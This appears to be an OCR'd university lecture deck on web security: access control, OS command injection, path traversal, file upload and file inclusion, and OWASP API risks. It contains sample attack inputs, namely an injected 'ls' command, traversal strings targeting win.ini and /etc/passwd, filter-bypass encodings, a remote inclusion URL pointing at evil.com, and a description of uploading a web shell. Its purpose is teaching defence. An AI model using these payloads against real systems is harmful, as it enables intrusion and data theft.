ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 10

Attacking Access control & Back-end components (path traversal, file inclusion...)

OWASP A01:2021 Broken Access Control

OWASP A05:2021 Security Misconfiguration

ROBERT GORDON UNIVERSITY ABERDEEN

Why it is difficult to secure access to resources?

Access controls are logically built on authentication and session management. Access controls are broken if any user can access functionality or resources for which they are not authorised.

Weaknesses in access control are prevalent because checks **need to be performed** for every request and every operation on a resource that user attempts to perform, at a specific time.

This is a design decision that needs to be made by a human; it cannot be resolved by employing technology only.

ROBERT GORDON UNIVERSITY ABERDEEN

3 Categories of Access Control

Access Control	Description	Example	Example of Vulnerability
Vertical	different types of users access different parts of the app's functionality	administrators and ordinary users	Ordinary user can perform admin functions
Horizontal	users access a subset of the resources	a user is only allowed to view/modify their data	A user can view other users' details
Business Logic (context-dependent)	the current app state is taken into account when allowing/restricting access	users are required to complete all shopping stages before checkout	a user may be able to bypass the payment step in a shopping checkout sequence

ROBERT GORDON UNIVERSITY ABERDEEN

Common Vulnerabilities

ROBERT GORDON UNIVERSITY ABERDEEN

Unprotected Functionality

- This is the case of relying on the “secrecy” of a resource.
- Example 1: if you are an admin, after you login, you see a link to https://example.com/admin but if you are a regular user you don’t. Anyone, however, could guess or discover this link (e.g., by spidering the app).
- Example 2: some apps use JavaScript to build the interface dynamically:

```
if (isAdmin)
{
adminMenu.addItem(“/menus/secure/addNewPortalUser2.jsp”,
“create a new user”);
}
```

- Attacker can review the code and discover the URL.
- Example 3: if an app uses http//example.com/auth/EditUser attacker can try UpdateUser, DeleteUser…

ROBERT GORDON UNIVERSITY ABERDEEN

Identifier-Based Functions

- An app may use an identifier for a requested resource: https://example.com/ViewDocument.php?docid=6934320
- When the user who owns the document is logged in, a link to this URL is displayed to the user.
- If access control is broken, any user who requests the URL may be able to view the document.
- Also, if these IDs are generated in a predictable manner (e.g., sequentially), a guess can be made about other documents.

ROBERT GORDON UNIVERSITY ABERDEEN

Multistage Functions

- A multistage process involves capturing different items of data from the user at each stage. This data needs to be checked at each stage before passing to a subsequent stage (e.g., using hidden fields in HTML form).
- However, if the app does not revalidate all this data at the final stage, an attacker can potentially bypass the server's checks.
- For example, a banking app can be used to transfer funds from one account to another. It might verify that the source account selected for the transfer belongs to the current user and then ask for details about the destination account and the amount of the transfer.
- If a user intercepts the final POST request of this process and modifies the source account number, they can transfer funds out of an account belonging to a different user.

ROBERT GORDON UNIVERSITY ABERDEEN

Static Files

- In most cases, users gain access to protected resources by issuing requests to dynamic pages that execute on the server.
- However, in some cases, requests for protected resources are made directly to the static resources themselves, which are located within the server's web root.
- For example, a publisher may give a user access to a book once they have paid for it: https://example.com/books/9748998521031.pdf
- The resource cannot implement any logic to verify that the requesting user has the required privileges.
- Other document numbers (in this case, it's an ISBN) may be predicted and accessed unlawfully.

ROBERT GORDON UNIVERSITY ABERDEEN

Insecure Access Control Methods

- Some apps employ an insecure access control model in which access decisions are made on the basis of request parameters submitted by the client that are within an attacker's control such as:
  1. URL parameters: e.g., after login an admin sees : http://example.com/home.php?admin=true Any user aware of this can tamper with URL to gain access
  2. HTTP `Referer` header: e.g., an app that gives access to an admin menu if the request comes from the admin page. Attacker can tamper with `Referer` value.
  3. Geolocation: some web apps check the location of the user's IP address. This can be bypassed by, e.g., using a proxy in the required location or directly manipulating the client-side geolocation mechanism.


ROBERT GORDON UNIVERSITY ABERDEEN

Attacking Access Controls

ROBERT GORDON UNIVERSITY ABERDEEN

Testing with Different User Accounts


- You can test the effectiveness of an app's access controls by comparing resources (site maps) available to different accounts. You can use a tool such as Burp.
  1. Test for Vertical privilege escalation: Access using a high-privileged account, then a low-privileged account
  2. Test for Horizontal privilege escalation: Access using two different accounts of the same type



ROBERT GORDON UNIVERSITY ABERDEEN

Testing Multistage Processes

- When an action is carried out involving several requests from client to server, test each request individually to determine whether access controls have been applied to it.
- You can use a tool (e.g., Burp) as follows:
  1. Use the high-privileged account to walk through the multistage process
  2. Log in as low-privilege user (or no user)
  3. In HTTP history, find the sequence of requests and request it in the current context (select “Request in browser -> in current browser session”)
  4. Check if the app lets you follow through the rest of the process



ROBERT GORDON UNIVERSITY ABERDEEN

Securing Access Controls

ROBERT GORDON UNIVERSITY ABERDEEN

Multi-layered Privilege Model

- Implement access control in:
  - Web app: controls access based on user type, use different database accounts for different users…
  - Application server: control access to URL paths on basis of user roles
  - Database: Table of privileges, fine-grained access to data…
  - Operating system: restricted to the least privileged user required to run the app

ROBERT GORDON UNIVERSITY ABERDEEN

Multi-layered Privilege Model: Example of Privilege Matrix

	Application Server	Application Roles	Database Privileges			
User Type	URL path	User Role	Search App	Create Appl	Edit App	...
Administrator	/*	Site Admin	✓	✓	✓	
		Support	✓		✓	
Site supervisor	/admin/* /help/* /myApps/*	Office – New Business		✓		
		Office - Referrals		✓	✓	
		Office - Helpdesk	✓			
Normal user	/myApps/dash.php /myApps/apply.php /myApps/search.php /help/*	User - Applications	✓	✓		
		User - Referrals				
		User - Helpdesk				
		Unregistered	✓			

ROBERT GORDON UNIVERSITY ABERDEEN

Security design principles

- Least privilege: only the required access to do a job should be granted.
- Fail-safe: by default, users do not have access to any resources until access has been granted.
- Economy of mechanism: systems should be designed as simple as possible.
- Complete mediation: every access to every resource must be validated for authorisation
- Open design: security should not depend on secrecy of design or implementation

ROBERT GORDON UNIVERSITY ABERDEEN

Attacking Back-End Components

ROBERT GORDON UNIVERSITY ABERDEEN


Introduction

- Web apps often act as Internet-facing interface to a variety of back-end systems such as filesystems...
- Data that is safe for the web app, may be extremely unsafe for the other systems.

Injecting OS (Operating System) Commands

ROBERT GORDON UNIVERSITY ABERDEEN

- Command injection flaws arise when an attacker manages to append their own command to the one intended by the Web developer when interacting directly with the OS.
  - Example: enter an IP to ping. In PHP, the following functions can be used: **exec, shell_exec, system**:




```
$cmd = shell_exec( 'ping  ' . $target );
echo '<pre>'.$cmd.'</pre>';
```

  - Attacker can inject their own command (e.g., ls) if input not validated:

192.168.235.128; ls

  - The characters ; | & and newline may be used to batch multiple commands one after the other.

ROBERT GORDON UNIVERSITY ABERDEEN

Preventing OS Commands Injection

1. Avoid calling out OS commands (question whether there is a business case for it in the first place)
2. Use an Allow-List: restrict user input to
   - specific set of expected commands
   - Specific character set (e.g., alphanumeric characters only)
   - Example: In PHP, sanitise input using: escapeshellarg() or escapeshellcmd()

https://www.owasp.org/index.php/Command_Injection

ROBERT GORDON UNIVERSITY ABERDEEN

Manipulating File Paths

- Many types of functionality commonly found in web apps involve processing user-supplied input as a file or directory name.
  - The input is passed to an API that accepts a file path.
  - The app processes the result of the API call within its response to the user's request.
  - If the user-supplied input is improperly validated, this can lead to various security vulnerabilities, e.g.,
    - file path traversal and
    - file inclusion

ROBERT GORDON UNIVERSITY ABERDEEN

Path Traversal Vulnerabilities

- Here are some examples of the kind of URL we are talking about:
  - http://some_site.com.br/get-files.jsp?file=report.pdf
  - http://some_site.com.br/get-page.php?home=aaa.html
  - http://some_site.com.br/some-page.asp?page=index.html
  - The server receives the request for a particular document and serves it to the user.

ROBERT GORDON UNIVERSITY ABERDEEN

Path Traversal Vulnerabilities - Example

- An app returns an image, to the user, specified in a query parameter: http://example.com/filestore/GetFile.php?filename=laura.jpg
- The server processes this request as follows:
  1. Extracts the value of the filename parameter
  2. Appends this value to C:\filestore\
  3. Opens the file C:\filestore\laura.jpg
  4. Reads this file's content and returns it to the client
- The vulnerability arises when an attacker can place a (**dot-dot-slash**) path traversal **sequence** into filename to **backtrack** to directory specified in step 2 and access files from anywhere on the server that the (user context used in the) app has privileges to access:
  - http://example.com/filestore/GetFile.php?filename=..\windows\win.ini
  - Effect would be to read: C:\filestore\..\windows\win.ini
  - Which results into reading: **C:\windows\win.ini**

ROBERT GORDON UNIVERSITY ABERDEEN

Bypassing Path Traversal Defences

- Many web developers use filters that check for the dot-dot-slash sequence.
- Techniques to defeat these filters include:
  1. Try forward slashes (if app blocks back slashes only)
  2. Try different encodings. Example:
     URL encoding: Dot (%2e), / (%2f), \ (%5c)
     Double URL encoding: Dot (%252e), / (%252f), \ (%255c)
  3. Try placing one sequence within another (if filters are not applied recursively). Example: ....\\
  4. If filter checks for expected file type, try placing URL encoded null byte at the end of filename, followed by file type expected by app: ../../win.ini%00.jpg

ROBERT GORDON UNIVERSITY ABERDEEN

Preventing Path Traversal Vulnerabilities

1. Avoid passing user-submitted data to filesystems.
2. If someone decides the web app must provide such functionality, then input validation is the next best thing. After performing all relevant decoding and standardisation of input
   - check whether the input still contains \, /, or null bytes. If so, stop processing the request (do not sanitise)
   - Use a hard-coded list of permissible file types and reject any request for a different type
   - Use a suitable filesystem API to locate and read the file

   https://www.owasp.org/index.php/File_System#Path_traversal

ROBERT GORDON UNIVERSITY ABERDEEN


File Upload Vulnerabilities


- This vulnerability arises when the app does not check file types properly and allows an attacker to upload any file type that can be processed by the server (e.g., PHP).
  - An attacker uploads a shell script: a file (e.g., in PHP) that creates a shell/terminal or file browser.
    - Many malicious shells freely available online
  - The target machine communicates back to the attacking machine which has a listener port on which it receives the connection (reverse shell attack).

ROBERT GORDON UNIVERSITY ABERDEEN

File Upload Vulnerabilities

Site allows upload of user pics





Attacker uploads a PHP shell script

Attacker visits http://example.com/uploads/shell.php (filesystem browser)

ROBERT GORDON UNIVERSITY ABERDEEN

Bypassing weak protections of file upload

- Block-listing File Extensions
  - Use a variation of capitalisation (PhP, pHp...)
  - Finding extensions that could be missed in the blacklist. Example: php5, pht...
  - In Apache, the double extension can be used. For example file.php.jpg if jpg is allowed.
  - Using null byte at the end of the file name and before the expected extension file.php%00.jpg
- `Content-Type` HTTP Header
  - If web app relies on this header to check file type, this can be bypassed using a proxy
- File Type Detectors
  - Validation relying on checking file signature (header/magic numbers) can be bypassed

ROBERT GORDON UNIVERSITY ABERDEEN

Defending against File Upload Vulnerabilities

- Accept only alphanumeric characters and only 1 dot as an input for the file name
- Limit and check accepted file types
- The content of the files should be scanned
- Upload directory should not have “execute” permission
- Limit file size to a maximum value to prevent denial of service attacks
- Hash file name (to prevent attacker from calling their file)
- …

https://www.owasp.org/index.php/Unrestricted_File_Upload

ROBERT GORDON UNIVERSITY ABERDEEN

File Inclusion Vulnerabilities

- Vulnerability arises when attacker exploits a “dynamic file inclusion” in the app that expects user input of filename. Example:
- https://example.com/index.php?language=eng
- The app looks at the parameter
- `$lang = $_GET['language'];`
- And includes the file for that language
- `include($lang.'.php');`
- Include in php means that it will take the php from this file and includes it in the page shown to the user
- In this case eng.php which we would assume is the English version of the page.

ROBERT GORDON UNIVERSITY ABERDEEN

Exploiting File Inclusion Vulnerabilities

- **Local File Inclusion**: attacker injects file locally present on the server:
  http://example.com/index.php?language=../../../etc/passwd

- **Remote File Inclusion**: attacker injects remote file in the form of a URL:
  http://example.com/index.php?language=http://evil.com/evilcode

ROBERT GORDON UNIVERSITY ABERDEEN

Defending against File Inclusion Vulnerabilities

1. Avoid passing user-submitted input to any filesystem
2. If this is not possible the app can maintain an allow-list of files, that may be included by the page.

```php
// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion

ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 11

Application Programming Interface (API) Security

ROBERT GORDON UNIVERSITY ABERDEEN

What is an API?

An API acts as a messenger that allows different applications to talk to each other (machine to machine communication).

APIs are often the backbone of web, mobile and IoT apps.


An API has a URL, listens on a port, just like a web server. It provides **endpoints** to provide access to resources or functions through HTTP commands like GET and POST.

Unlike a website with its user interface, an API is all about raw data (often JSON) in the HTTP responses.

ROBERT GORDON UNIVERSITY ABERDEEN

JavaScript Object Notation (JSON)

A lightweight data format that's easy for machines to read and understand



ROBERT GORDON UNIVERSITY ABERDEEN

API Types

- Representational State Transfer (REST)
- Simple Object Access Protocol (SOAP)
- GraphQL

ROBERT GORDON UNIVERSITY ABERDEEN

REST API

- Representational State Transfer (REST)
  - relies on HTTP methods (GET, POST, PUT, DELETE) to interact with resources, which are identified by URLs.
  - RESTful APIs use data formats JSON or XML

Request (GET user data) - http

```
GET /users/123 HTTP/1.1
Host: example.com
Accept: application/json
```

Response - json

```
{
  "id": 123,
  "name": "John Doe",
  "email": "johndoe@example.com"
}
```

ROBERT GORDON UNIVERSITY ABERDEEN

API Security

- If APIs aren't meant for regular users (machine to machine communication), why should we care about their security?
  - Just because something isn't designed for direct user interaction doesn't mean that certain users can't access it!

ROBERT GORDON UNIVERSITY ABERDEEN

API Security

North-South

Your typical client-server communication, like a user browsing a website

East-West


Happens within your network, like communication between different microservices

If your network was a house:

- North-south traffic would be like someone coming in through the front door,
- East-west traffic would be family members moving from room to room.
  - And sometimes the biggest security threats come from inside the house. Have you checked the children?

ROBERT GORDON UNIVERSITY ABERDEEN

OWASP Top 10 API Security Risks – 2023



https://owasp.org/API-Security/editions/2023/en/0x11-t10/

ROBERT GORDON UNIVERSITY ABERDEEN

OWASP Top 10 API Security Risks – 2023

- How to tell whether the API has that vulnerability
- Example attack scenarios
- How to prevent that vulnerability

API1:2023 Broken Object Level Authorization

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability **Easy**	Prevalence **Widespread** : Detectability **Easy**	Technical **Moderate** : Business Specific
Attackers can exploit API endpoints that are vulnerable to broken object-level authorization by manipulating the ID of an	This issue is extremely common in API-based applications because the server component usually does not	Unauthorized access to other users' objects can result in data disclosure to

Table of contents

https://owasp.org/API-Security/editions/2023/en/0x11-t10/

ROBERT GORDON UNIVERSITY ABERDEEN

API-1: Testing for Broken Object Level Authorization (BOLA)

- Object ID Manipulation: Change the object ID in API requests to see if you can access or modify objects belonging to other users **GET /api/users/{user_id}**
- Parameter Tampering: Modify other parameters in API requests that might influence authorization decisions, such as role IDs, user IDs, or resource names
- HTTP Method Switching: Attempt using different HTTP methods (e.g., PUT instead of GET) on an endpoint to see if authorization checks are consistent across all methods
- Cross-Tenant Access: If the application supports multi-tenancy, try accessing objects belonging to other tenants

ROBERT GORDON UNIVERSITY ABERDEEN

API-2: Broken Authentication

- Similar to authentication vulnerabilities in web apps.
- Example: credential stuffing (dictionary) attack
- Authentication mechanisms used in APIs:
  - API Keys: Simple and widely used, API keys are unique identifiers assigned to individual users or apps
  - OAuth 2.0: authorization framework that allows users to grant 3rd-party apps access to their resources without sharing their credentials
  - JSON Web Tokens (JWT): Compact, self-contained tokens used to securely transmit information between parties

ROBERT GORDON UNIVERSITY ABERDEEN

API-2: Testing for Broken Authentication

- Test for missing or weak API keys:
  - Attempt to access API endpoints without providing an API key
